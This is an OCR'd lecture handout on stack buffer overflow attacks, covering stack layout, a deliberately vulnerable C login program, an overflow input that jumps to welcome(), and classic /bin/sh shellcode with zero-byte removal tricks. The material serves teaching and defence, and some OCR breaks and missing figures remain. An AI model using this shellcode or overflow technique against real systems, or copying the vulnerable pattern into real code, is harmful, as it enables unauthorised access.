
Handout 3 (Buffer Overflow Attacks)

By far the most popular attack method on computers are buffer overflow attacks or simple variations thereof. The popularity is unfortunate because we nowadays have technology in place to prevent them effectively. But these kind of attacks are still very relevant even today since there are many legacy systems out there and also many modern embedded systems do not take any precautions to prevent such attacks.

To understand how buffer overflow attacks work, we have to have a look at how computers work "under the hood" (on the machine level) and also understand some aspects of the C/C++ programming language. This might not be everyday fare for computer science students, but who said that criminal hackers restrict themselves to everyday fare? Not to mention the free-riding script-kiddies who use this technology without even knowing what the underlying ideas are. If you want to be a good security engineer who needs to defend such attacks, then better you know the details.

For buffer overflow attacks to work, a number of innocent design decisions, which are really benign on their own, need to conspire against you. All these decisions were pretty much taken at a time when there was no Internet: C was introduced around 1973; the Internet TCP/IP protocol was standardised in 1982 by which time there were maybe 500 servers connected (and all users were well-behaved, mostly academics); Intel's first 8086 CPUs arrived around 1977. So nobody of the "forefathers" can really be blamed, but as mentioned above we should already be way beyond the point that buffer overflow attacks are worth a thought. Unfortunately, this is far from the truth. I let you ponder why?

One such "benign" design decision is how the memory is laid out into different regions for each process.




The text region contains the program code (usually this region is read-only). The heap stores all data the programmer explicitly allocates. For us the most interesting region is the stack, which contains data mostly associated with the control flow of the program. Notice that the stack grows from a higher addresses to lower addresses. That means that older items on the stack will be stored behind, or after, newer items. Let's look a bit closer what happens with

the stack when a program is running. Consider the following simple C program.

```
1  void foo(int a, int b, int c) {
2     char buffer1[6] = "abcde";
3     char buffer2[10] = "123456789";
4  }
5
6  void main() {
7    foo(1,2,3);
8  }
```

The `main` function calls `foo` with three arguments. `Foo` contains two (local) buffers. The interesting point for us will be what will the stack loke like after Line 3 has been executed? The answer is as follows:



On the left is the stack before `foo` is called; on the right is the stack after `foo` finishes. The function call to `foo` in Line 7 pushes the arguments onto the stack in reverse order—shown in the middle. Therefore first 3 then 2 and finally 1. Then it pushes the return address to the stack where execution should resume once `foo` has finished. The last stack pointer (`sp`) is needed in order to clean up the stack to the last level—in fact there is no cleaning involved, but just the top of the stack will be set back. The two buffers are also on the stack, because they are local data within `foo`. So in the middle is a snapshot of the stack after Line 3 has been executed. In case you are familiar with assembly instructions you can also read off this behaviour from the machine code that the `gcc` compiler generates for the program above:[1].

[1]You can make `gcc` generate assembly instructions if you call it with the `-S` option, for example `gcc -S out in.c`. Or you can look at this code by using the debugger. This will be explained later.

```
1  _main:
2    push    %ebp
3    mov     %esp,%ebp
4    sub     %0xc,%esp
5    movl    $0x3,0x8(%esp)
6    movl    $0x2,0x4(%esp)
7    movl    $0x1,(%esp)
8    call    0x8048394 <foo>
9    leave
10   ret
```

```
1  _foo:
2    push    %ebp
3    mov     %esp,%ebp
4    sub     $0x10,%esp
5    movl    $0x64636261,-0x6(%ebp)
6    movw    $0x65,-0x2(%ebp)
7    movl    $0x34333231,-0x10(%ebp)
8    movl    $0x38373635,-0xc(%ebp)
9    movw    $0x39,-0x8(%ebp)
10   leave
11   ret
```

On the left you can see how the function `main` prepares in Lines 2 to 7 the stack, before calling the function `foo`. You can see that the numbers 3, 2, 1 are stored on the stack (the register `$esp` refers to the top of the stack). On the right you can see how the function `foo` stores the two local buffers onto the stack and initialises them with the given data (Lines 2 to 9). Since there is no real computation going on inside `foo` the function then just restores the stack to its old state and crucially sets the return address where the computation should resume (Line 9 in the code on the left hand side). The instruction `ret` then transfers control back to the function `main` to the teh instruction just after the call, namely Line 9.

Another part of the "conspiracy" is that library functions in C look typically as follows:


```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != "\0") {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

This function copies data from a source `src` to a destination `dst`. The important point is that it copies the data until it reaches a zero-byte (`"\0"`).

The central idea of the buffer overflow attack is to overwrite the return address on the stack which states where the control flow of the program should resume once the function at hand has finished its computation. So if we have somewhere in a function a local a buffer, say

```
char buf[8];
```

then the corresponding stack will look as follows



We need to fill this over its limit of 8 characters so that it overwrites the stack pointer and then overwrites the return address. If, for example, we want to jump to a specific address in memory, say, `\x080483f4` then we need to fill the buffer for example as follows

```
char buf[8] = "AAAAAAAABBBB\xf4\x83\x04\x08";
```

The first 8 `A`s fill the buffer to the rim; the next four `B`s overwrite the stack pointer (with what data we overwrite this part is usually not important); then comes the address we want to jump to. Notice that we have to give the address in the reverse order. All addresses on Intel CPUs need to be given in this way. Since the string is enclosed in double quotes, the C convention is that the string internally will automatically be terminated by a zero-byte. If the programmer uses functions like `strcpy` for filling the buffer `buf`, then we can be sure it will overwrite the stack in this manner—since it will copy everything up to the zero-byte.

What the outcome of such an attack is can be illustrated with the code shown in Figure 1. Under "normal operation" this program ask for a login-name and a password (both are represented as strings). Both of which are stored in buffers of length 8. The function `match` tests whether two such strings are equal. If yes, then the function lets you in (by printing `Welcome`). If not, it denies access (by printing `Wrong identity`). The vulnerable function is `get_line` in Lines 11 to 19. This function does not take any precautions about the buffer of 8 characters being filled beyond this 8-character-limit. The buffer overflow can be triggered by inputing something, like `foo`, for the login name and then the specially crafted string as password:

```
AAAAAAAABBBB\x2c\x85\x04\x08\n
```

The address happens to be the one for the function `welcome()`. This means even with this input (where the login name and password clearly do not match) the program will still print out `Welcome`. The only information we need for this attack is to know where the function `welcome()` starts in memory. This

information can be easily obtained by starting the program inside the debugger and disassembling this function.

```
$ gdb C2
GNU gdb (GDB) 7.2-ubuntu
(gdb) disassemble welcome
```

The output will be something like this

```
0x0804852c <+0>:     push   %ebp
0x0804852d <+1>:     mov    %esp,%ebp
0x0804852f <+3>:     sub    $0x4,%esp
0x08048532 <+6>:     movl   $0x8048690,(%esp)
0x08048539 <+13>:    call   0x80483a4 <puts@plt>
0x0804853e <+18>:    movl   $0x0,(%esp)
0x08048545 <+25>:    call   0x80483b4 <exit@plt>
```

indicating that the function `welcome()` starts at address `0x0804852c`.

This kind of attack was very popular with commercial programs that needed a key to be unlocked. Historically, hackers first broke the rather weak encryption of these locking mechanisms. After the encryption had been made stronger, hackers used buffer overflow attacks as shown above to jump directly to the part of the program that was intended to be only available after the correct key was typed in by the user.

Paylods

Unfortunately, much more harm can be caused by buffer overflow attacks. This is achieved by injecting code that will be run once the return address is appropriately modified. Typically the code that will be injected is for running a shell. In order to be send as part of the string that is overflowing the buffer, we need the code to be encoded as a sequence of characters

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
 "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
 "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
 "\xff\xff/bin/sh";
```

These characters represent the machine code for opening a shell. It seems obtaining such a string requires higher-education in the architecture of the target system. But it is actually relatively simple: First there are many ready-made strings available—just a quick Google query away. Second, tools like the debugger can help us again. We can just write the code we want in C, for example this would be the program to start a shell

```
#include <stdio.h>

int main()
```

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

// Since gets() is insecure and produces lots
// of warnings, thereofre I use my own input
// function instead.
int i;
char ch;

void get_line(char *dst) {
  char buffer[8];
  i = 0;
  while ((ch = getchar()) != '\n') {
    buffer[i++] = ch;
  }
  buffer[i] = '\0';
  strcpy(dst, buffer);
}

int match(char *s1, char *s2) {
  while(*s1 != '\0' && *s2 != '\0' && *s1 == *s2){
    s1++; s2++;
  }
  return( *s1 - *s2 );
}

void welcome() { printf("Welcome!\n"); exit(0); }
void goodbye() { printf("Wrong identity, exiting!\n"); exit(1); }

int main(){
  char name[8];
  char pw[8];

  printf("login: ");
  get_line(name);
  printf("password: ");
  get_line(pw);

  if(match(name, pw) == 0)
    welcome();
  else
    goodbye();
}
```

Figure 1: A suspicious login implementation.

```
{  char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```


Once compiled, we can use the debugger to obtain the machine code, or even the ready made encoding as character sequence.

While easy, obtaining this string is not entirely trivial. Remember the functions in C that copy or fill buffers work such that they copy everything until the zero byte is reached. Unfortunately the "vanilla" output from the debugger for the shell-program will contain such zero bytes. So a post-processing phase is needed to rewrite the machine code such that it does not contain any zero bytes. This is like some works of literature that have been rewritten so that the letter 'i', for example, is avoided. For rewriting the machine code you might need to use clever tricks like

```
xor %eax, %eax
```

This instruction does not contain any zero byte when encoded, but produces a zero byte on the stack.


Having removed the zero bytes we can craft the string that will be send to the target computer. It is typically of the form



This of course requires that the buffer we are trying to attack can at least contain the shellcode we want to run. But as you can see this is only 47 bytes, which is a very low bar to jump over. More formidable is the choice of finding the right address to jump to. As indicated in the picture we need to be very precise with the address with which we will overwrite the buffer. It has to be precisely the first byte of the shellcode. While this is easy withe the help of a debugger, we typically cannot run anything on the machine yet we target. And the address is very specific to the setup of the target machine. One way of finding out what the right address is to try out one by one until we get lucky. With large memories available today, however, the odds are long. And if we try out too many possible candidates to quickly, we might be detected by the system administrator of the target system.

We can improve our odds considerably, by the following clever trick. Instead of adding the shellcode at the beginning of the string, we should add it

at the end, just before we overflow the buffer, like



A Crash-Course for GDB

- `(l)ist n` – listing the source file from line `n`
- `disassemble fun-name`
- `run args` – starts the program, potential arguments can be given
- `(b)reak line-number` – set break point
- `(c)ontinue` – continue execution until next breakpoint in a line number
- `x/nxw addr` – print out `n` words starting from address `addr`, the address could be `$esp` for looking at the content of the stack
- `x/nxb addr` – print out `n` bytes

If you want to know more about buffer overflow attacks, the original Phrack article "Smashing The Stack For Fun And Profit" by Elias Levy (also known as Aleph One) is an engaging read:

`http://phrack.org/issues/49/14.html`

This is an article from 1996 and some parts are not up-to-date anymore. The article called "Smashing the Stack in 2010"

`http://www.mgraziano.info/docs/stsi2010.pdf`

updates, as the name says, most information to 2010.